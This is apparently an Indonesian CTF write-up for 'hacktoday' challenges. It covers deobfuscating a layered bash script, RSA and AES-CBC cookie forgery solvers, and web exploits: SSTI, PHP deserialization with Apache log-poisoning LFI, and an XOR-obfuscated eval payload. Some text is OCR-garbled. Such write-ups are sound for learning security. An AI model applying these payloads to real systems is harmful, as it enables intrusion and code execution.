tKdnTKiZlqBDnj2IgC1mMxUPZENaD1m0maiJT6hpeim6NBke0DqpJ6JZkMRaaAAAQjG0gmmGJbqn6J9k2kp0Pl2T5pmeCZENhHhM9THAAgaDaU4pknippJGk5piJmm0mQD0METMNp/pOkBA
gGo2UPqp4nK2Ueq+pnqnCo/pipmnqZ6pgphyPRmQbPVGDAANoRUQjw0EgJANmYCTwETDNhJsfqyQ1PlNKN4JS+JlfqpMZTCTPlfqeSjMbU9EyTAZyTTZggp8UF99prV0e757xt3XnZz8ebf
urs39UBfeAY/////+/////////fAAFgfnAAA0QBrZQWTZSWBFTOoplQ'"'"'  ftnir\'"'"'p'"'"' }7&g,$-19%%*{$ },,@{$   ($"   <<<  }^@{$  h'"'"'3700u\'"'"'$'"'
"'"'"'ab'"'"'"'"'"'   }oam;^4Gx/}\-TySc/*{$   }{\W&Q//*{$  '   ${*^} ;   ${*^}   "${@/4BBb\[/\[-yim\(&\{}"    )" ${*%mU%~}   | "${@^^}"   $BASH
 ${@~~}  $@
```

kita coba cek lagi ternyata ada bash script untuk write gz dan selanjutnya bz . Jadi dari sini bisa kita simpulkan bahwa ini rekursif namun hanya ada 2 jenis yaitu bz dan gz. Namun selain itu untuk bz ada yang di balik besar kecil karakternya , misal seharusnya A malah a , selain itu untuk akhir dari string base64nya juga. Jadi disini kami menambahkan pengecekan pada script kami supaya bisa tepat melakukan decode dan decompress. Berikut solver yang kami gunakan

```
import base64


bz = "oplQ"
gz = ["h4S", "H4s"]
import gzip
import bz2


def inv(val):
res = ""
for i in val:
if(i.islower()):
res += i.upper()
elif(i.isupper()):
res += i.lower()
else:
res += i
return res



f = open("trust-me.sh","r").read()
for i in range(6):
if(i!=0):
f = open("tmp.sh","r").read()
if(i%2==0):
for j in gz:
if j in f:
index = f.index(j)
spl = f[index:].split("=")
if(len(spl)==1):
spl = f[index:].split("'\"\"")
enc = spl[0]
else:
enc = spl[0]+"="
if('h4S' in enc):
enc = inv(enc)
dec = base64.b64decode(enc)
fn = "x{}".format(i)
g = open(fn,"wb")
```

```
g.write(dec)
g.close()
dec = gzip.open(fn,'rb').read()
else:
index = f.index(bz)
spl = f[:index+4].split("'\"\"\"")
enc = spl[-1]
enc = enc[::-1]
dec = base64.b64decode(enc)
fn = "x{}".format(i)
g = open(fn,"wb")
g.write(dec)
g.close()
tmp = open(fn,"rb").read()
dec = bz2.decompress(tmp)
g = open("tmp.sh","wb")
g.write(dec)
g.close()
```

```
kosong … hacktoday trustme coba python fixx.py
kosong … hacktoday trustme coba cat tmp.sh && echo
  ${*# &kL}  $* ${*,,}e'v'al   "$(   CfcvO='
FL4444G="HACKTODAY{sSHH_Y0U_fOUND_M3_54D3318}"
ECHO "wAIT, WHERE IS THE FLAG?"
' ${*//L9hBv%P/B5<\{i\`} &&   ${*//m0\}*n\"B}  ""pr${*//Pjr\{s\3/r<P\{^Ve}int''f   %s   "${CfcvO~~}"   ${@%%D\!X-H>}   "${@/4tL.qF/|Hs\[i}"
 ${@,}   )" ${*}
```

Untuk flag sepertinya huruf kecilnya juga dibalik , jadi kami lakukan pengembalian juga untuk flag dengan gunsi inv pada script sebelumnya.

```
kosong … hacktoday trustme coba python
Python 3.10.4 (main, Jun 29 2022, 12:14:53) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> def inv(val):
...     res = ""
...     for i in val:
...             if(i.islower()):
...                     res += i.upper()
...             elif(i.isupper()):
...                     res += i.lower()
...             else:
...                     res += i
...     return res
...
>>> inv("HACKTODAY{sSHH_Y0U_fOUND_M3_54D3318}")
'hacktoday{Sshh_y0u_Found_m3_54d3318}'
```

Flag : hacktoday{Sshh_y0u_Found_m3_54d3318}

Cry

Looks Easy

Diberikan soal sebagai berikut

```
from Crypto.Util.number import *


def Fn(e):
    return 2**(2**e) +1


def txt(txt):
    with open (txt,"rb") as f:
        m = f.read().strip()
        m = bytes_to_long(m)
        p,q,r = getPrime(0x400), getPrime(0x400),getPrime(0x400)
        f.close()
        return m,p,q,r


def abc(a,b,c):
    x,y,z = (a+b), (b+c), (a+c)
    return x,y,z


def stu(s,t,u):
    v,w,x = s*t, t*u, s*u
    return v,w,x


def main():
    m,p,q,r = txt("flag.txt")
    n = p*q*r
    m1,m2,m3 = abc(p,q,r)
    n1,n2,n3 = stu(m1,m2,m3)
    e = Fn(4)
    c = pow(m,e,n)
    with open("output.txt", "w") as f:
        f.write(f"{c = }\n")
        f.write(f"{e = }\n")
        f.write(f"{n1 = }\n")
        f.write(f"{n2 = }\n")
        f.write(f"{n3 = }\n")



if __name__ == "__main__":
  main()
```


Dapat dilihat bahwa terdapat penjumlahan untuk faktor pqr lalu perkalian. Untuk mendapatkan stu bisa menggunakan gcd, untuk abc tinggal lakukan substitusi dan eliminasi. Hasil dari gcd(nx,ny) ternyata tidak menghasilkan nilai yang selalu pas dengan dengan s,t,u dalam artian

hasil gcd merupakan k1*s , k2*t, k3*u dimana k1,k2,k3 >1 dan nilainya cukup kecil. Berdasarkan hasil percobaan kami sendiri nilai dari s,t,u sendiri selalu berawalan “2” jadi kita bisa lakukan pembagian dari 1-10 lalu untuk nilai yang memiliki awalan 2 kita tambahkan sebagai possibility. Selanjutnya tinggal lakukan bruteforce dari product 3 kemungkinan. Untuk validasi cukup menggunakan validasi bahwa p prima, karena jika nilai s,t,u tidak valid maka p tidak akan menjadi bilangan prima. Berikut solver yang kami gunakan

```
import gmpy2
from Crypto.Util.number import *


c =
436960412072214045096180530700843502515012171384802652493773913644527833532417721196944881891505953361033846945439625815223097860875636697306228782175257814533303540209958142456784309856802021263613466082204663740579825078844544224329239857245480651439695870935835917116395751056302475392413911267142422954002574548888573955030475638170284512613952466074276907419902043262265358188092997929312303780246039783490478232310525033325043397198995502334285142446834574097000450048776195804096965333272087613172206134275600528607762447899062959963933595166494890908094985357344569476797163636030302583401080100434204470836082247486384977710762720498658667569465724946784061808383386313732062368380002805607639463566159795832365831361536900175110006358523857952990331352135348329579269797604877762823747576426140569419263532828320365331557114516036980320590302346517935629346930555239781736215331683368236420686077784003820171247525
e = 65537
n1 =
434199094169469137678258423737111816756525661606118357221710444871569150624906830711719803255260098040838650380711495604986692807018347189184530256645392412728683039627001038406098098737162854749729312688917172725150283560708960408494172801117161178998121161881055633442617512638605709848484895431539589798244883840738373752276520703994552720720890989482094240435477958693287160990125122077452427684707267910707587020271159500567770245969918786652890972517151967490284766825907106232850143698516512093587337908565187989564523054042875724678871625010824337946524514003155179399641563606411007967641800817236668638363 68
n2 =
487428421504446265046902691634921971990905685697454690858133707008585379529938561552417928289798963712382716075323754831611290234202887933411522171750492300417715135580061878477036138153795573835617952435879078122442409089492864267770809287618496371117775446038023402552912578643055201738343552233392604765621186124793985898155316225889650883181894647988268169226273596048390540030317607641928366149088047835372217088181462984692524849790021790112386649350658480206111794834058604173040144980473269159830686853298453447682246859436812811051334089579105855850808989597389125823060168640633693227040533481252049083808 00
```

```
n3 =
47866974927401612170586712722713456471257739633432395239947023223335073746
24423135891868495934849425579818903678830655189770357920002053948057880773
45784416248869575619752531061530964146849341383170743929243056641280005290
94082563902251410427386906926013620310775351035745249626346882919580446618
12476539093353713681300405058118309139659026913189601397055871291237830183
34323587944852654872119999328596294280431495181037735372331089671397210095
47049131859008765208765365189650105287645272355811107324523741626244726877
58971050735058960694454854354653899447972949200474111203887216908824432748
85691463152996001312904 00


s = gmpy2.gcd(n3,n1)
t = gmpy2.gcd(n1,n2)
u = gmpy2.gcd(n2,n3)


list_s = []
list_t = []
list_u = []
for i in range(2,10):
tmp_s = s//i
if(str(tmp_s)[:1]=="2"):
list_s.append(int(tmp_s))


for i in range(2,10):
tmp_t = t//i
if(str(tmp_t)[:1]=="2"):
list_t.append(int(tmp_t))


for i in range(2,10):
tmp_u = u//i
if(str(tmp_u)[:1]=="2"):
list_u.append(int(tmp_u))


list_poss = [list_s,list_t,list_u]
from itertools import product


for i in product(*list_poss):
s = i[0]
t = i[1]
u = i[2]
p = s - t + u
p //= 2
q = s - p
r = t - q
```

```
if(gmpy2.is_prime(p)):
phi = (p-1)*(q-1)*(r-1)
d = pow(e,-1,phi)
n = p*q*r
m = pow(c,d,n)
print(long_to_bytes(m))
break
```



Flag : hacktoday{L00k_H0w_34zy_1t_1s_469617261}

pushin_p

Diberikan soal sebagai berikut

```
from Crypto.Util.number import *



def push_p(p):
    p += 0xD1CC
    if not p % 0x2:
        p += 0x1
    while not isPrime(p):
        p += 0x2
    return p



def get_factors(nbit):
    p = getPrime(nbit)
    q = push_p(pow(push_p(p), 0x2))
    return (p, q)



def get_modulus(f=()):
    n = 0x1
    for i in f:
        n *= i
    return int(n)



def get_msg(txt):
    with open(txt, "rb") as f:
        m = f.read().strip()
```

```
        m = bytes_to_long(m)
        f.close()
        return m



def main():
    factors = get_factors(0x200)
    n = get_modulus(factors)
    m = get_msg("flag.txt")
    e = 0x10001
    c = pow(m, e, n)
    with open("output.txt", "w") as f:
        f.write(f"{n = }\n")
        f.write(f"{e = }\n")
        f.write(f"{c = }\n")
        f.close()



if __name__ == "__main__":
    main()
```

Dapat dilihat bahwa fungs push_p mirip dengan next_prime , jadi untuk nilai n diatas dibentuk dari variable sebagai berikut

```
p = Prime
q = next_prime((next_prime(p)^2))



q = ~(p^2) , ~ -> mendekati
n = p*q
n = ~(p*p*p)
n = ~(p^3)
```

Jadi untuk mendapatkan p cukup lakukan akar pangakt 3 / cube root lalu validasi dengan n apakah p habis membagi n atau tidak. Berikut solver yang kami gunakan

```
import gmpy2
from Crypto.Util.number import *



n =
747711518232059926779344254390010243629733297684885700778285901048788955327920843242655544701523253975281756005172301849128740335820457086109874171295398385257710215241680151599266384225076936101016766742490821208993985818705524631574245931795321403786638801104999497599395163165661490373585721776857159039498982511558301239332130508072450257338598887946126052347854216636551259802575935316132527102322736187223651361495858981502790025584089304581999087255711313
e = 65537
```

```
c =
714407286479098015936046742974575388325418569576839823592060647609931179900601179657727921821368372533664586449734643984375810825936459250351538008350882640166304940090121664856105773254834913420639882528057899366389338857943940098563814637601855208170662422704348207380115388466365160553218057944017130365534705860894803131298989231366911350447414408206984947152822249184449420967406668189624970648445604404245613758378711152852057479686514802365361310462845715

cr = gmpy2.iroot(n,3)[0]

while True:
if(n%cr==0):
p = cr
break
cr -= 1

q = n//p
phi = (p-1)*(q-1)
d = pow(e,-1,phi)
m = pow(c,d,n)
print(long_to_bytes(m))
```

```
kosong ~ ctf hacktoday pushin_p python solver.py
b'hacktoday{ppp_pppp_ppppp_78934345}'
```


Flag : hacktoday{ppp_pppp_ppppp_78934345}


aez

Diberikan soal sebagai berikut

```
#!/usr/bin/python3

from Crypto.Cipher import AES as AEZ
from os import urandom
from hashlib import md5
import sys

FLAG = open("flag.txt").read()
SIZE = 0x10
KEY = urandom(SIZE)
```

```
def pad(txt):
    c = bytes([SIZE - len(txt) % SIZE])
    n = SIZE - len(txt) % SIZE
    return txt + c * n



def unpad(txt):
    return txt[0 : -txt[-1]]



def enkrip(txt):
    txt = md5(txt).digest() + txt + pad(b"notadmin")
    iv = urandom(SIZE)
    aes = AEZ.new(KEY, AEZ.MODE_CBC, iv)
    ct = aes.encrypt(txt)
    return (iv + ct).hex()



def dekrip(txt):
    txt = bytes.fromhex(txt)
    iv = txt[:SIZE]
    txt = txt[SIZE:]


    aes = AEZ.new(KEY, AEZ.MODE_CBC, iv)
    txt = aes.decrypt(txt)
    hazz = txt[:SIZE]
    user = txt[SIZE:-SIZE]
    whois = txt[-SIZE:]
    if md5(user).digest() != hazz:
        print("ERROR!!!")
        exit(1)
    return unpad(user), unpad(whois) == b"admin"



def banner():
    print(
        """
```





"""
)

def menu():
    print(
        """Choose menu:
[1] Login.
[2] Register.
[3] Exit."""
)

def main():
    banner()
    while True:
        menu()
        opsi = input("> ").strip()
        if opsi == "1":
            cookie = input("Enter your cookie : ").strip()
            user, verified = dekrip(cookie)
            if user == b"admin":
                if not verified:
                    print("Fake admin detected!")
                    break
                print("Welcome, Admin!")
                print(f"Congrats! You got this : {FLAG}\n")
                break
            print(f"You are not admin!, You are {str(user)[2:-1]}.\n")
        elif opsi == "2":
            user = input("Enter your username (in hex) : ")
            user = bytes.fromhex(user)
            user = pad(user)
            if user == pad(b"admin"):
                print("Not allowed!")
                break
            cookie = enkrip(user)
            print(f"Here is your cookie : {cookie}\n")
        elif opsi == "3":
            break

if __name__ == "__main__":

```
    main()
```

Intinya kita tidak bisa register menggunakan username admin dan role admin namun untuk mendapatkan flag kita harus login sebagai admin. Idenya adalah register menggunakan username admin+padding+role dan ambil 2 block enkripsi tersebut (hilangkan yang terakhir, karena yang terakhir merupakan block notadmin) . Tentunya username tersebut != pad(“admin) . Kita tahu bahwa hasil register diawali dengan iv lalu hash, untuk hashnya sendiri adalah hash dari admin+padding+role , jadi kita perlu ubah nilai hashnya. Karena nilai hash terletak di block pertama kita bisa ubah nilai iv nya untuk mengubah hasil decrypt dari E(hash(admin+padding+role)) menjadi sama dengan hash(pad(admin). untuk block ct selanjutnya tidak perlu diubah dengan mengacu pada decryption oracle aes cbc karena ct dari hash tetap. Berikut solver yang kami gunakan

```
from pwn import *
import hashlib


def pad(txt):
    c = bytes([size - len(txt) % size])
    n = size - len(txt) % size
    return txt + c * n


size = 0x10
user = pad(b'admin')
payload = user
payload += b'admin'
# r = process("./server.py")
r = remote("103.167.133.102",18001)
r.recvuntil(b"> ")
r.sendline(b"2")
r.recvuntil(b"(in hex) : ")
r.sendline(payload.hex().encode())
r.recvuntil(b"cookie : ")
cookie = r.recvline().strip().decode()
cookie = bytes.fromhex(cookie)
iv = cookie[:size]
ct = cookie[size:]
cookie_admin = ct[:-size]
current = hashlib.md5(pad(payload)).digest()
target = hashlib.md5(user).digest()
iv = list(iv)
for i in range(size):
iv[i] = iv[i]^current[i]^target[i]
result = bytes(iv) + cookie_admin
r.recvuntil(b"> ")
r.sendline(b"1")
r.recvuntil(b"cookie : ")
r.sendline(result.hex().encode())
r.interactive()
```


```
kosong ~ ctf hacktoday aez python solver.py
[+] Opening connection to 103.167.133.102 on port 18001: Done
[*] Switching to interactive mode
Welcome, Admin!
Congrats! You got this : hacktoday{aez_is_ez_?_745872}

[*] Got EOF while reading in interactive
$
```

Flag : hacktoday{aez_is_ez_?_745872}

Web

redeem code


Diberikan website dengan feature input redeem code, input dari user akan ditampilkan lagi di sisi frontend. Dari sini kami mencoba mengeksploitasi SSTI, karena dari header response diketahui menggunakan Express JS maka kami coba payload ssti untuk node js, seperti <%= 7*7 %> dan direnderer menjadi 49. Dari sini karena tidak ada filter apapun kami langsung bisa mendapatkan code execution dan mendapatkan flag yang terdapat di /flag. Berikut adalah final payload beserta flagnya.




blog today

Diberikan sebuah website Blog yang menampilkan blog anime. Diberikan sebuah source code juga yang ternyata melakukan include() terhadap path yang diberikan pada cookie. Dari sini kami berpikir terdapat kerentanan LFI akan tetapi kami masih belum mengetahui bagaimana letak flagnya. Jadi kami mencoba melakukan RCE terlebih dahulu. Dari response header terlihat menggunakan Apache. Kami mencoba melakukan log poisoning pada log apache tersebut yang terletak di /var/log/apache2/access.log. Kami melakukan injeksi header User-Agent dengan code PHP. Dan ternyata berhasil. Berikut payload cookie yang kami gunakan

```
O:8:"ViewPage":1:{s:4:"file";s:27:"/var/log/apache2/access.log ";}
```




Setelah itu kami mencoba untuk melihat phpinfo apakah ada fungsi yang didisable atau tidak. Ternyata banyak sekali yang didisable.




PHP Version	7.4.3	
Directive	**Local Value**	**Master Value**
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	FilterIterator,RegexIterator,GlobIterator,FieldSort Heap	FilterIterator,RegexIterator,GlobIterator,FieldSort Heap
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,putenv,file_put_contents,glob,file_get_contents,highlight_file,show_source,eval,readfile,require,require_once,fopen,openlog,readdir,hex2bin,bin2hex,ini_get	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,putenv,file_put_contents,glob,file_get_contents,highlight_file,show_source,eval,readfile,require,require_once,fopen,openlog,readdir,hex2bin,bin2hex,ini_get
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	no value	no value
error_log	no value	no value
error_prepend_string	no value	no value
error_reporting	22527	22527
expose_php	On	On
extension_dir	/usr/lib/php/20190902	/usr/lib/php/20190902

Kami menemukan ide untuk melakukan listing direktori menggunakan scandir(). Setelah itu kita baca file flagnya menggunakan LFI. Pertama mencari file flag menggunakan scandir()



Terdapat file /flag_4_you . Langsung saja buka menggunakan LFI. Berikut payloadnya


```
O:8:"ViewPage":1:{s:4:"file";s:11:"/flag_4_you";}
```



Flag: hacktoday{lfi_deserialization_leads_to_rce_asd1234}

baby calc

Diberikan website untuk calculator service dan menggunakan php as a backend service. Asumsi nya untuk mengkalkulasi input user, website menggunakan malicious function seperti eval() jadi kita coba ambil referensi dari https://mgp25.com/ctf/Web-challenge/ kita gunakan payload $_="`{{{"^"?<>/";${$_}[_](${$_}[__]); yang ditransalsikan menjadi $_GET[_]($_GET[__]); dari sini kita bisa menemukan disable_function pada php info dan ternyata sama dengan chall sebelumnya. Jadi kita lakukan Teknik yang sama untuk mencari lokasi flag yaitu yang didapat pada /key/fla9s menggunakan scandir() dan gzfile() untuk read file. Berikut adalah final payload beserta flagnya:



Misc

Start Today

Flag di deskripsi

Flag : hacktoday{good_luck__have_fun}

